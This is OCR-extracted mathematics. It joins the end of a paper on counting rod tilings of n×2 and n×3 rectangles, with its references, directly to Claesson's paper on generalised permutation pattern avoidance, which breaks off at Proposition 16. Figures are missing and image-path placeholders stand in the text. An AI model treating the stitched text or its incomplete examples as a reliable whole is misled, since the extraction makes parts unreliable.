n	0	1	2	3	4	5	6	7	8	9
G(n,2)	1	1	1	4	9	16	36	81	169	289

Table 2

Let us next consider tilings of a nx3 rectangle with white/green rods. If no green rod is placed vertically, there are $[G(n,1)]^3$ possible tilings. If there are vertical green rods, and the first one occurs after i positions , then the ix3 r ectangle to the left can be filled ways and the by 3 rectangle to the right can be filled $[G(i,1)]^3$ ways. Thus,

$$G(n,3) = (G(n,1))^3 + \sum_{i=0}^{n-1} (G(i,1))^3 \bullet G(n-i-1,3) . \quad (8)$$

Note the slight similarity between this recurrence relation and the one that generates Catalan numbers. A partial table of values is given below.

n	0	1	2	3	4
G(n,3)	1	2	4	15	29

Table 3

Again, considering nx3 rectangles with white and green rods, there are a variety of things that can happen in one vertical position (as considered from either the right end or the left end of the rectangle) that could be used for some recursive ways of ex tending trains. In particular, there could be

1. A clear break.
2. Just one green extending one position out -- in any of 3 rows.
3. One green extending two units out -- in any of 3 ways.
4. Two greens extending one unit each (3 ways to arrange).
5. Two greens extending two units each (3 ways to arrange).
6. One green extending two units, one extending one unit (6 ways to arrange).
7. Two greens extending one unit each, one green extending two units (3 ways).
8. Two greens extending two units each, one green extending one unit (3 ways).

A recursive procedure could be established for generating all the trains, in a fashion similar to what Hare [6] did for 3 x n rectangles using white and red rods. The multiplication of possibilities created by having a longer second-color rod seems to ma ke this method too cumbersome to pursue here, although clearly a computer program could be established to generate the tilings or, at least, to count how many there are.

References:

1. Brigham, Robert C., Richard M. Caron, Phyllis Z. Chinn and Ralph Grimaldi, "A Tiling Scheme for the Fibonacci Numbers". To appear, J. Recreational Mathematics, Spring 1992.

2. Chinn, Phyllis Z., Greg Colyer, Martin Flashman and Ed Migliore, "Cuisenaire Rods Go to College", In PRIMUS, Problems, Resources, and Issues in Mathematics Undergraduate Studies, June 1992, Vol. II, Number 2, p 118 - 130.

3. Fernberg, Mark, "New Slants" Fibonacci Quarterly, Vol. 2, 1964, p 223-230.

4. Green, Thomas M., "Recurrent Sequences and Pascal's Triangle." Mathematics Magazine, Vol. 41, 1968, p 13-21.

5. Hare, E. O. "Tiling a 2xn area with Cuisenaire rods of length less than or equal to k." Submitted, Discrete Mathematics.

6. Hare, E. O., "Tiling a 3xn Area with Cuisenaire Rods of Length Less Than or Equal to k." Submitted

7. Hare, E. O. and P. Z. Chinn, "Tiling with Cuisenaire Rods." G. E. Bergum et al. (eds.), Applications of Fibonacci Numbers, Volume 6, 165-171.1996 Kluwer Academic Publishers.

8. Larson, J. A., and W. J. Mitchell, "Transition matrices and some recursions based on tilings." Preprint manuscript, University of Florida, Department of Mathematics.

9. Sloane, N. J. A. and Simon Plouffe, **The Encyclopedia of Integer Sequences**. Academic Press, San Diego, CA, 1995.

GENERALISED PATTERN AVOIDANCE

ANDERS CLAESSON

Abstract. Recently, Babson and Steingrímsson have introduced generalised permutation patterns that allow the requirement that two adjacent letters in a pattern must be adjacent in the permutation. We will consider pattern avoidance for such patterns, and give a complete solution for the number of permutations avoiding any single pattern of length three with exactly one adjacent pair of letters. For eight of these twelve patterns the answer is given by the Bell numbers. For the remaining four the answer is given by the Catalan numbers. We also give some results for the number of permutations avoiding two different patterns. These results relate the permutations in question to Motzkin paths, involutions and non-overlapping partitions. Furthermore, we define a new class of set partitions, called monotone partitions, and show that these partitions are in one-to-one correspondence with non-overlapping partitions.

1. Introduction

In the last decade a wealth of articles has been written on the subject of pattern avoidance, also known as the study of "restricted permutations" and "permutations with forbidden subsequences". Classically, a pattern is a permutation $\sigma \in \mathcal{S}_k$, and a permutation $\pi \in \mathcal{S}_n$ avoids σ if there is no subsequence in π whose letters are in the same relative order as the letters of σ. For example, $\pi \in \mathcal{S}_n$ avoids 132 if there is no $1 \leq i < j < k \leq n$ such that $\pi(i) < \pi(k) < \pi(j)$. In [4] Knuth established that for all $\sigma \in \mathcal{S}_3$, the number of permutations in $\mathcal{S}_n$ avoiding σ equals the nth Catalan number, $C_n = \frac{1}{1+n}\binom{2n}{n}$. One may also consider permutations that are required to avoid several patterns. In [5] Simion and Schmidt gave a complete solution for permutations avoiding any set of patterns of length three. Even patterns of length greater than three have been considered. For instance, West showed in [8] that permutations avoiding both 3142 and 2413 are enumerated by the Schröder numbers, $S_n = \sum_{i=0}^{n} \binom{2n-i}{i} C_{n-i}$.

In [1] Babson and Steingrímsson introduced generalised permutation patterns that allow the requirement that two adjacent letters in a pattern must be adjacent in the permutation. The motivation for Babson and Steingrímsson in introducing these patterns was the study of Mahonian statistics, and they showed that essentially all Mahonian permutation statistics in the literature can be written as linear combinations of such patterns. An example of a generalised pattern is $(a\text{-}cb)$. An $(a\text{-}cb)$-subword of a permutation $\pi = a_1 a_2 \cdots a_n$ is a subword $a_i a_j a_{j+1}$, $(i < j)$, such that $a_i < a_{j+1} < a_j$. More generally, a pattern p is a word over the alphabet $a < b < c < d \cdots$ where two adjacent letters may or may not be separated by a dash. The absence of a dash between two adjacent letters in a p indicates that the corresponding letters in a p-subword of a permutation must be adjacent. Also, the ordering of the letters in the p-subword must match the ordering of the letters in the pattern. This definition, as well as any other definition in the introduction, will be stated rigorously in Section 2. All classical patterns are generalised patterns where each pair of adjacent letters is separated by a dash. For example, the generalised pattern equivalent to 132 is $(a\text{-}c\text{-}b)$.

Date: July 29, 2002.

We extend the notion of pattern avoidance by defining that a permutation avoids a (generalised) pattern p if it does not contain any p-subwords. We show that this is a fruitful extension, by establishing connections to other well known combinatorial structures, not previously shown to be related to pattern avoidance. The main results are given below.

P	$\lvert\mathcal{S}_n(P)\rvert$	*Description*
a-bc	B_n	Partitions of $[n]$
a-cb	B_n	Partitions of $[n]$
b-ac	C_n	Dyck paths of length $2n$
a-bc, ab-c	B_n^*	Non-overlapping partitions of $[n]$
a-bc, a-cb	I_n	Involutions in $\mathcal{S}_n$
a-bc, ac-b	M_n	Motzkin paths of length n

Here $\mathcal{S}_n(P) = \{\pi \in \mathcal{S}_n : \pi \text{ avoids } p \text{ for all } p \in P\}$, and $[n] = \{1, 2, \dots, n\}$. When proving that $|\mathcal{S}_n(a\text{-}bc, ab\text{-}c)| = B_n^*$ (the nth Bessel number), we first prove that there is a one-to-one correspondence between $\{a\text{-}bc, ab\text{-}c\}$-avoiding permutations and *monotone partitions*. A partition is monotone if its non-singleton blocks can be written in increasing order of their least element and increasing order of their greatest element, simultaneously. This new class of partitions is then shown to be in one-to-one correspondence with non-overlapping partitions.

2. Preliminaries

By an *alphabet* X we mean a non-empty set. An element of X is called a *letter*. A *word* over X is a finite sequence of letters from X. We consider also the *empty word*, that is, the word with no letters; it is denoted by ϵ. Let $x = x_1x_2\cdots x_n$ be a word over X. We call $|x| := n$ the *length* of x. A *subword* of x is a word $v = x_{i_1}x_{i_2}\cdots x_{i_k}$, where $1 \le i_1 < i_2 < \cdots < i_k \le n$. A *segment* of x is a word $v = x_ix_{i+1}\cdots x_{i+k}$. If X and Y are two linearly ordered alphabets, then two words $x = x_1x_2\cdots x_n$ and $y = y_1y_2\cdots y_n$ over X and Y, respectively, are said to be *order equivalent* if $x_i < x_j$ precisely when $y_i < y_j$.

Let $X = A \cup \{\text{-}\}$ where A is a linearly ordered alphabet. For each word x let $\bar{x}$ be the word obtained from x by deleting all dashes in x. A word p over X is called a *pattern* if it contains no two consecutive dashes and $\bar{p}$ has no repeated letters. By slight abuse of terminology we refer to the *length of a pattern* p as the length of $\bar{p}$. If the ith letter in p is a dash precisely when the ith letter in q is a dash, and p and q are order equivalent, then p and q are *equivalent*. In what follows all patterns will be over the alphabet $\{a, b, c, d, \dots\} \cup \{\text{-}\}$ where $a < b < c < d < \cdots$.

Let $[n] := \{1, 2, \dots, n\}$ (so $[0] = \emptyset$). A *permutation* of $[n]$ is bijection from $[n]$ to $[n]$. Let $\mathcal{S}_n$ be the set of permutations of $[n]$. We shall usually think of a permutation π as the word $\pi(1)\pi(2)\cdots\pi(n)$ over the alphabet $[n]$. In particular, $\mathcal{S}_0 = \{\epsilon\}$, since there is only one bijection from $\emptyset$ to $\emptyset$, the empty map. We say that a subword σ of π is a *p-subword* if by replacing (possibly empty) segments of π with dashes we can obtain a pattern q equivalent to p such that $\bar{q} = \sigma$. However, all patterns that we will consider will have a dash at the beginning and one at the end. For convenience, we therefore leave them out. For example, $(a\text{-}bc)$ is a pattern, and the permutation 491273865 contains three $(a\text{-}bc)$-subwords, namely 127, 138, and 238. A permutation is said to be *p-avoiding* if it does not contain any p-subwords. Define $\mathcal{S}_n(p)$ to be the set of p-avoiding permutations in $\mathcal{S}_n$ and, more generally, $\mathcal{S}_n(A) = \bigcap_{p\in A} \mathcal{S}_n(p)$.

We may think of a pattern p as a permutation statistic, that is, define $p\,\pi$ as the number of p-subwords in π, thus regarding p as a function from $\mathcal{S}_n$ to $\mathbb{N}$. For example, $(a\text{-}bc)\,491273865 = 3$. In particular, π is p-avoiding if and only if $p\,\pi = 0$. We say that

two permutation statistics stat and stat$'$ are *equidistributed* over $A \subseteq \mathcal{S}_n$, if

$$\sum_{\pi \in A} x^{\operatorname{stat} \pi} = \sum_{\pi \in A} x^{\operatorname{stat}' \pi}.$$

In particular, this definition applies to patterns.

Let $\pi = a_1 a_2 \cdots a_n \in \mathcal{S}_n$. An i such that $a_i > a_{i+1}$ is called a *descent* in π. We denote by $\operatorname{des} \pi$ the number of descents in π. Observe that des can be defined as the pattern (ba), that is, $\operatorname{des} \pi = (ba)\pi$. A *left-to-right minimum* of π is an element a_i such that $a_i < a_j$ for every $j < i$. The number of left-to-right minima is a permutation statistic. Analogously we also define *left-to-right maximum*, *right-to-left minimum*, and *right-to-left maximum*.

In this paper we will relate permutations avoiding a given set of patterns to other better known combinatorial structures. Here follows a brief description of these structures. Two excellent references on combinatorial structures are [7] and [6].

Set partitions. A *partition* of a set S is a family, $\pi = \{A_1, A_2, \ldots, A_k\}$, of pairwise disjoint non-empty subsets of S such that $S = \cup_i A_i$. We call A_i a *block* of π. The total number of partitions of $[n]$ is called a *Bell number* and is denoted B_n. For reference, the first few Bell numbers are

$$1, 1, 2, 5, 15, 52, 203, 877, 4140, 21147, 115975, 678570, 4213597.$$

Let $S(n, k)$ be the number of partitions of $[n]$ into k blocks; these numbers are called the *Stirling numbers of the second kind*.


Non-overlapping partitions. Two blocks A and B of a partition π *overlap* if

$$\min A < \min B < \max A < \max B.$$

A partition is *non-overlapping* if no pairs of blocks overlap. Thus

$$\pi = \{\{1, 2, 5, 13\}, \{3, 8\}, \{4, 6, 7\}, \{9\}, \{10, 11, 12\}\}$$

is non-overlapping. A pictorial representation of π is

$\pi =$ 

Let B_n^* be the number of non-overlapping partitions of $[n]$; this number is called the nth *Bessel number* [3, p. 423]. The first few Bessel numbers are


$$1, 1, 2, 5, 14, 43, 143, 509, 1922, 7651, 31965, 139685, 636712.$$

We denote by $S^*(n, k)$ the number of non-overlapping partitions of $[n]$ into k blocks.

Involutions. An *involution* is a permutation which is its own inverse. We denote by I_n the number of involutions in $\mathcal{S}_n$. The sequence $\{I_n\}_0^\infty$ starts with

$$1, 1, 2, 4, 10, 26, 76, 232, 764, 2620, 9496, 35696, 140152.$$

Dyck paths. A *Dyck path* of length $2n$ is a lattice path from $(0, 0)$ to $(2n, 0)$ with steps $(1, 1)$ and $(1, -1)$ that never goes below the x-axis. Letting u and d represent the steps $(1, 1)$ and $(1, -1)$ respectively, we code such a path with a word over $\{u, d\}$. For example, the path




is coded by *uuduuddd*. A *return step* in a Dyck path δ is a d such that $\delta = \alpha u \beta d \gamma$, for some Dyck paths α, β, and γ. A useful observation is that every non-empty Dyck path δ can be uniquely decomposed as $\delta = u\alpha d\beta$, where α and β are Dyck paths. This is the so-called *first return decomposition* of δ.

The nth *Catalan number* $C_n = \frac{1}{n+1}\binom{2n}{n}$ counts the number of Dyck paths of length $2n$. The sequence of Catalan numbers starts with

$$1, 1, 2, 5, 14, 42, 132, 429, 1430, 4862, 16796, 58786, 208012.$$

Motzkin paths. A *Motzkin path* of length n is a lattice path from $(0, 0)$ to $(n, 0)$ with steps $(1, 0)$, $(1, 1)$, and $(1, -1)$ that never goes below the x-axis. Letting ℓ, u, and d represent the steps $(1, 0)$, $(1, 1)$, and $(1, -1)$ respectively, we code such a path with a word over $\{\ell, u, d\}$. For example, the path



is coded by $u\ell\ell ud\ell d\ell$. If δ is a non-empty Motzkin path, then δ can be decomposed as $\delta = \ell\gamma$ or $\delta = u\alpha d\beta$, where α, β and γ are Motzkin paths.

The nth *Motzkin number* M_n is the number of Motzkin paths of length n. The first few of the Motzkin numbers are

$$1, 1, 2, 4, 9, 21, 51, 127, 323, 835, 2188, 5798, 15511.$$

3. Three classes of patterns

Let $\pi = a_1 a_2 \cdots a_n \in \mathcal{S}_n$. Define the *reverse* of π as $\pi^r := a_n \cdots a_2 a_1$, and define the *complement* of π by $\pi^c(i) = n + 1 - \pi(i)$, where $i \in [n]$.

Proposition 1. *With respect to being equidistributed, the twelve pattern statistics of length three with one dash fall into the following three classes.*

(i) *a-bc, c-ba, ab-c, cb-a.*
(ii) *a-cb, c-ab, ba-c, bc-a.*
(iii) *b-ac, b-ca, ac-b, ca-b.*

Proof. The bijections $\pi \mapsto \pi^r$, $\pi \mapsto \pi^c$, and $\pi \mapsto (\pi^r)^c$ give the equidistribution part of the result. Calculations show that these three distributions differ pairwise on $\mathcal{S}_4$. □

4. Permutations avoiding a pattern of class one or two

Proposition 2. *Partitions of* $[n]$ *are in one-to-one correspondence with* $(a\text{-}bc)$*-avoiding permutations in* $\mathcal{S}_n$*. Hence* $|\mathcal{S}_n(a\text{-}bc)| = B_n$*.*

First proof. Recall that the Bell numbers satisfy $B_0 = 1$, and

$$B_{n+1} = \sum_{k=0}^{n} \binom{n}{k} B_k.$$

We show that $|\mathcal{S}_n(a\text{-}bc)|$ satisfy the same recursion. Clearly, $\mathcal{S}_0(a\text{-}bc) = \{\epsilon\}$. For $n > 0$, let $M = \{2, 3, \ldots, n + 1\}$, and let S be a k element subset of M. For each $(a\text{-}bc)$-avoiding permutation σ of S we construct a unique $(a\text{-}bc)$-avoiding permutation π of $[n+1]$. Let τ be the word obtained by writing the elements of $M \setminus S$ in decreasing order. Define $\pi := \sigma 1 \tau$.

Conversely, if $\pi = \sigma 1 \tau$ is a given $(a\text{-}bc)$-avoiding permutation of $[n + 1]$, where $|\sigma| = k$, then the letters of τ are in decreasing order, and σ is an $(a\text{-}bc)$-avoiding permutation of the k element set $\{2, 3, \ldots, n + 1\} \setminus \{i : i \text{ is a letter in } \tau\}$. □

Second proof. Given a partition π of $[n]$, we introduce a standard representation of π by requiring that:

(a) Each block is written with its least element first, and the rest of the elements of that block are written in decreasing order.
(b) The blocks are written in decreasing order of their least element, and with dashes separating the blocks.

Define $\widehat{\pi}$ to be the permutation we obtain from π by writing it in standard form and erasing the dashes. We now argue that $\widehat{\pi} := a_1 a_2 \cdots a_n$ avoids $(a\text{-}bc)$. If $a_i < a_{i+1}$, then a_i and a_{i+1} are the first and the second element of some block. By the construction of $\widehat{\pi}$, a_i is a left-to-right minimum, hence there is no $j \in [i-1]$ such that $a_j < a_i$.

Conversely, π can be recovered uniquely from $\widehat{\pi}$ by inserting a dash in $\widehat{\pi}$ preceding each left-to-right minimum, apart from the first letter in $\widehat{\pi}$. Indeed, it easy to see that the partition, π, in this way obtained is written in standard form. Thus $\pi \mapsto \widehat{\pi}$ gives the desired bijection. □

Example. As an illustration of the map defined in the above proof, let

$$\pi = \{\{1,3,5\},\{2,6,9\},\{4,7\},\{8\}\}.$$

Its standard form is 8-47-296-153. Thus $\widehat{\pi} = 847296153$.

Proposition 3. *Let $L(\pi)$ be the number of left-to-right minima of π. Then*

$$\sum_{\pi \in \mathcal{S}_n(a\text{-}bc)} x^{L(\pi)} = \sum_{k \geq 0} S(n,k) x^k.$$

Proof. This result follows readily from the second proof of Proposition 2. We here give a different proof, which is based on the fact that the Stirling numbers of the second kind satisfy

$$S(n,k) = S(n-1,k-1) + kS(n-1,k).$$

Let $T(n,k)$ be the number of permutations in $\mathcal{S}_n(a\text{-}bc)$ with k left-to-right minima. We show that the $T(n,k)$ satisfy the same recursion as the $S(n,k)$.

Let π be an $(a\text{-}bc)$-avoiding permutation of $[n-1]$. To insert n in π, preserving $(a\text{-}bc)$-avoidance, we can put n in front of π or we can insert n immediately after each left-to-right minimum. Putting n in front of π creates a new left-to-right minimum, while inserting n immediately after a left-to-right minimum does not. □

Proposition 4. *Partitions of $[n]$ are in one-to-one correspondence with $(a\text{-}cb)$-avoiding permutations in $\mathcal{S}_n$. Hence $|\mathcal{S}_n(a\text{-}cb)| = B_n$.*

Proof. Let π be a partition of $[n]$. We introduce a standard representation of π by requiring that:

(a) The elements of a block are written in increasing order.
(b) The blocks are written in decreasing order of their least element, and with dashes separating the blocks.

(Note that this standard representation is different from the one given in the second proof of Proposition 2.) Define $\widehat{\pi}$ to be the permutation we obtain from π by writing it in standard form and erasing the dashes. It easy to see that $\widehat{\pi}$ avoids $(a\text{-}cb)$. Conversely, π can be recovered uniquely from $\widehat{\pi}$ by inserting a dash in between each descent in $\widehat{\pi}$. □

Example. As an illustration of the map defined in the above proof, let

$$\pi = \{\{1,3,5\},\{2,6,9\},\{4,7\},\{8\}\}.$$

Its standard form is 8-47-269-135. Thus $\widehat{\pi} = 847269135$.

Proposition 5.

$$\sum_{\pi\in\mathcal{S}_n(a\text{-}cb)} x^{1+\operatorname{des}\pi} = \sum_{k\geq 0} S(n,k)x^k.$$

Proof. From the proof of Proposition 4 we see that π has $k+1$ blocks precisely when $\widehat{\pi}$ has k descents. □

Proposition 6. *Involutions in $\mathcal{S}_n$ are in one-to-one correspondence with permutations in $\mathcal{S}_n$ that avoid $(a\text{-}bc)$ and $(a\text{-}cb)$. Hence*

$$|\mathcal{S}_n(a\text{-}bc, a\text{-}cb)| = I_n.$$

Proof. We give a combinatorial proof using a bijection that is essentially identical to the one given in the second proof of Proposition 2.

Let $\pi \in \mathcal{S}_n$ be an involution. Recall that π is an involution if and only if each cycle of π is of length one or two. We now introduce a standard form for writing π in cycle notation by requiring that:

(a) Each cycle is written with its least element first.
(b) The cycles are written in decreasing order of their least element.

Define $\widehat{\pi}$ to be the permutation obtained from π by writing it in standard form and erasing the parentheses separating the cycles.

Observe that $\widehat{\pi}$ avoids $(a\text{-}bc)$: Assume that $a_i < a_{i+1}$, that is $(a_i\, a_{i+1})$ is a cycle in π, then a_i is a left-to-right minimum in π. This is guaranteed by the construction of $\widehat{\pi}$. Thus there is no $j < i$ such that $a_j < a_i$.

The permutation $\widehat{\pi}$ also avoids $(a\text{-}cb)$: Assume that $a_i > a_{i+1}$, then a_{i+1} must be the smallest element of some cycle. Whence a_{i+1} is a left-to-right minimum in $\widehat{\pi}$.

Conversely, if $\widehat{\pi} := a_1 \dots a_n$ is an $\{a\text{-}bc, a\text{-}cb\}$-avoiding permutation then the involution π is given by: $(a_i\, a_{i+1})$ is a cycle in π if and only if $a_i < a_{i+1}$. □

Example. The involution $\pi = 826543719$ written in standard form is

$$(9)(7)(4\,5)(3\,6)(2)(1\,8),$$

and hence $\widehat{\pi} = 974536218$.

Proposition 7. *The number of permutations in $\mathcal{S}_n(a\text{-}bc, a\text{-}cb)$ with $n-k-1$ descents equals the number of involutions in $\mathcal{S}_n$ with $n-2k$ fixed points.*

Proof. Under the bijection $\pi \mapsto \widehat{\pi}$ in the proof of Proposition 6, a cycle of length two in π corresponds to an occurrence of (ab) in $\widehat{\pi}$. Hence, if π has $n-2k$ fixed points, then $\widehat{\pi}$ has $n-k-1$ descents. □

Corollary 8.

$$\sum_{\pi\in\mathcal{S}_n(a\text{-}bc,a\text{-}cb)} x^{1+\operatorname{des}\pi} = \sum_{k=0}^{n} \binom{n}{k}\binom{n-k}{k}\frac{k!}{2^k}x^{n-k}.$$

Proof. Let I_n^k denote the number of involutions in $\mathcal{S}_n$ with k fixed points. Then Proposition 7 is equivalently stated as

$$\sum_{\pi\in\mathcal{S}_n(a\text{-}bc,a\text{-}cb)} x^{1+\operatorname{des}\pi} = \sum_{k\geq 0} I_n^{n-2k}x^{n-k}. \tag{1}$$


The result now follows from the well-known and easily to derived formula

$$I_n^k = \binom{n}{k}\binom{n-k}{r}\frac{r!}{2^r}, \text{ where } r = \frac{n-k}{2},$$

for $n-k$ even, with $I_n^k = 0$ for $n-k$ odd. □

Definition 9. Let π be an arbitrary partition whose non-singleton blocks $\{A_1, \ldots, A_k\}$ are ordered so that for all $i \in [k-1]$, $\min A_i > \min A_{i+1}$. If $\max A_i > \max A_{i+1}$ for all $i \in [k-1]$, then we call π a *monotone partition*. The set of monotone partitions of $[n]$ is denoted by $\mathcal{M}_n$.

Example. The partition



is monotone.

Proposition 10. *Monotone partitions of $[n]$ are in one-to-one correspondence with permutations in $\mathcal{S}_n$ that avoid $(a\text{-}bc)$ and $(ab\text{-}c)$. Hence*

$$|\mathcal{S}_n(a\text{-}bc, ab\text{-}c)| = |\mathcal{M}_n|.$$

Proof. Given π in $\mathcal{M}_n$, let $A_1\text{-}A_2\text{-}\cdots\text{-}A_k$ be the result of writing π in the standard form given in the second proof of Proposition 2, and let $\widehat{\pi} = A_1A_2\cdots A_k$. By the construction of $\widehat{\pi}$ the first letter in each A_i is a left-to-right minimum. Furthermore, since π is monotone the second letter in each non-singleton A_i is a right-to-left maximum. Therefore, if xy is an (ab)-subword of $\widehat{\pi}$, then x is left-to-right minimum and y is a right-to-left maximum. Thus $\widehat{\pi}$ avoids both $(a\text{-}bc)$ and $(ab\text{-}c)$.

Conversely, given $\widehat{\pi}$ in $\mathcal{S}_n(a\text{-}bc, ab\text{-}c)$, let $A_1\text{-}A_2\text{-}\cdots\text{-}A_k$ be the result of inserting a dash in $\widehat{\pi}$ preceding each left-to-right minimum, apart from the first letter in $\widehat{\pi}$. Since $\widehat{\pi}$ is $(ab\text{-}c)$-avoiding, the second letter in each non-singleton A_i is a right-to-left maximum. The second letter in A_i is the maximal element of A_i when A_i is viewed as a set. Thus $\pi = \{A_1, A_2, \ldots, A_k\}$ is monotone. □

We now show that there is a one-to-one correspondence between monotone partitions and non-overlapping partitions. The proof we give is strongly influenced by the paper [3], in which Flajolet and Schot showed that the ordinary generating function of the Bessel numbers admits a nice continued fraction expansion

$$\sum_{n\geq 0} B_n^* x^n = \cfrac{1}{1 - 1\cdot x - \cfrac{x^2}{1 - 2\cdot x - \cfrac{x^2}{1 - 3\cdot x - \cfrac{x^2}{\ddots}}}},$$

and using that as a starting point they derived the asymptotic formula

$$B_n^* \sim \sum_{k\geq 0} \frac{k^{n+2}}{(k!)^2}.$$

Proposition 11. *Monotone partitions of $[n]$ are in one-to-one correspondence with non-overlapping partitions of $[n]$. Hence $|\mathcal{M}_n| = B_n^*$.*

Proof. Let π be a non-overlapping partition of $[n]$. From π we will create a new partition by successively inserting $1, 2, \ldots, n$, in this order, into this new partition. During this process a block is labelled as either *open* or *closed*. More formally, in each step $k = 1, 2, \ldots, n$ in this process we will have a partition σ of $[k]$ together with a function from σ to the set of labels $\{\text{open}, \text{closed}\}$. Before we start we also need a labelling of the blocks of π. Actually we need n such labellings, one for each $k \in [n]$: At step k a block B of π is labelled open if $\max B > k$ and closed otherwise. For ease

of language, we say that a block is open if it is labelled open, and closed if it is labelled closed.

(a) If k is the minimal element of a non-singleton block of π, then create a new block $\{k\}$ and label it open.
(b) If k is the maximal element of a non-singleton block of π, then insert k into the open block with the smallest minimal element, and label it closed.
(c) If k belongs to a non-singleton block B of π and is not the minimal or the maximal element of B, and B has the ith largest minimal element of the open blocks of π, then insert k into the open block with the ith largest minimal element.
(d) If $\{k\}$ is a block of π then create a new block $\{k\}$ and label it closed.

Define $\Phi(\pi)$ as the partition obtained from π by applying the above process. Observe that $\Phi(\pi)$ is monotone. Indeed, the two crucial observations are (i) in (b) we label the open block with the smallest minimum closed, and (ii) a block labelled closed has received all its elements.


Conversely, we give a map Ψ that to each monotone partition π of $[n]$ gives a unique non-overlapping partition $\Psi(\pi)$ of $[n]$. Define Ψ the same way as Φ is defined, except for case (c), where we instead of inserting k into the block labelled open with the *smallest* minimal element, insert k into the block labelled open with the *largest* minimal element. It is easy to see that Φ and Ψ are each others inverses and hence they are bijections. □

Corollary 12. *The non-overlapping partitions of* $[n]$ *are in one-to-one correspondence with permutations in* $\mathcal{S}_n$ *that avoid* $(a\text{-}bc)$ *and* $(ab\text{-}c)$*. Hence*


$$|\mathcal{S}_n(a\text{-}bc, ab\text{-}c)| = B_n^*.$$

Proof. Follows immediately from Proposition 10 together with Proposition 11. □

Example. By the proof of Proposition 11, the non-overlapping partition

$\pi =$ 

corresponds to the monotone partition

$\Phi(\pi) =$ 

that according to the proof of Proposition 10 corresponds to the $\{a\text{-}bc, ab\text{-}c\}$-avoiding permutation

$$\widehat{\Phi(\pi)} = 10\ 13\ 11\ 9\ 4\ 12\ 6\ 3\ 8\ 1\ 7\ 5\ 2.$$

Proposition 13. *Let* $L(\pi)$ *be the number of left-to-right minima of* π*. Then*

$$\sum_{\pi \in \mathcal{S}_n(a\text{-}bc, ab\text{-}c)} x^{L(\pi)} = \sum_{k \geq 0} S^*(n,k) x^k.$$

Proof. Under the bijection $\pi \mapsto \widehat{\pi}$ in the proof of Proposition 10, the number of blocks in π determines the number of left-to-right minima of $\widehat{\pi}$, and vice versa. The number of blocks is not changed by the bijection Ψ in the proof of Proposition 11. □

5. Permutations avoiding a pattern of class three

In [4] Knuth observed that there is a one-to-one correspondence between $(b\text{-}a\text{-}c)$-avoiding permutations and Dyck paths. For completeness and future reference we give this result as a lemma, and prove it using a bijection which rests on the first return decomposition of Dyck paths. First we need a definition. For each word $x = x_1x_2\cdots x_n$ without repeated letters, we define the *projection* of x onto $\mathcal{S}_n$, which we denote $\mathrm{proj}(x)$, by

$$\mathrm{proj}(x) = a_1a_2\cdots a_n\,, \quad \text{where } \; a_i = |\{j \in [n] : x_j \le x_i\}|.$$

Equivalently, $\mathrm{proj}(x)$ is the permutation in $\mathcal{S}_n$ which is order equivalent to x. For example, $\mathrm{proj}(265) = 132$.

Lemma 1. $|\mathcal{S}_n(b\text{-}a\text{-}c)| = C_n$.

Proof. Let $\pi = a_1a_2\cdots a_n$ be a permutation of $[n]$ such that $a_k = 1$. Then π is $(b\text{-}a\text{-}c)$-avoiding if and only if $\pi = \sigma 1\tau$, where $\sigma := a_1\cdots a_{k-1}$ is a $(b\text{-}a\text{-}c)$-avoiding permutation of $\{n, n-1, \ldots, n-k+1\}$, and $\tau := a_{k+1}\cdots a_n$ is a $(b\text{-}a\text{-}c)$-avoiding permutation of $\{2, 3, \ldots, k\}$.

We define recursively a mapping Φ from $\mathcal{S}_n(b\text{-}a\text{-}c)$ onto the set of Dyck paths of length $2n$. If π is the empty word, then so is the Dyck path determined by π, that is, $\Phi(\epsilon) = \epsilon$. If $\pi \neq \epsilon$, then we can use the factorisation $\pi = \sigma 1\tau$ from above, and define $\Phi(\pi) = u\,(\Phi \circ \mathrm{proj})(\sigma)\,d\,(\Phi \circ \mathrm{proj})(\tau)$. It is easy to see that Φ may be inverted, and hence is a bijection. □

Lemma 2. *A permutation avoids $(b\text{-}ac)$ if and only if it avoids $(b\text{-}a\text{-}c)$.*

Proof. The sufficiency part of the proposition is trivial. The necessity part is not difficult either. Assume that π contains a $(b\text{-}a\text{-}c)$-subword. Then there is a segment $Bm_1\cdots m_r$ of π, where, for some $j < r$, $m_j < B$ and $m_r > B$. Now choose the largest i such that $m_i < B$, then $m_{i+1} > B$. □

Proposition 14. *Dyck paths of length $2n$ are in one-to-one correspondence with $(b\text{-}ac)$-avoiding permutations in $\mathcal{S}_n$. Hence*

$$|\mathcal{S}_n(b\text{-}ac)| = \frac{1}{n+1}\binom{2n}{n}.$$

Proof. Follows immediately from Lemmas 1 and 2. □

Proposition 15. *Let $L(\pi)$ be the number of left-to-right minima of π. Then*

$$\sum_{\pi \in \mathcal{S}_n(b-ac)} x^{L(\pi)} = \sum_{k \ge 0} \frac{k}{2n-k}\binom{2n-k}{n}x^k.$$

Proof. Let $R(\delta)$ denote the number of return steps in the Dyck path δ. It is well known (see [2]) that the distribution of R over all Dyck paths of length $2n$ is the distribution we claim that L has over $\mathcal{S}_n(b\text{-}ac)$. .

Let γ be a Dyck path of length $2n$, and let $\gamma = u\alpha d\beta$ be its first return decomposition. Then $R(\gamma) = 1 + R(\beta)$. Let $\pi \in \mathcal{S}_n(b\text{-}ac)$, and let $\pi = \sigma 1\tau$ be the decomposition given in the proof of Lemma 1. Then $L(\pi) = 1 + L(\sigma)$. The result now follows by induction. □

In addition, it is easy to deduce that left-to-right minima, left-to-right maxima, right-to-left minima, and right-to-left maxima all share the same distribution over $\mathcal{S}_n(b\text{-}ac)$.

Proposition 16. *Motzkin paths of length n are in one-to-one correspondence with permutations in $\mathcal{S}_n$ that avoid $(a\text{-}bc)$ and $(ac\text{-}b)$. Hence*

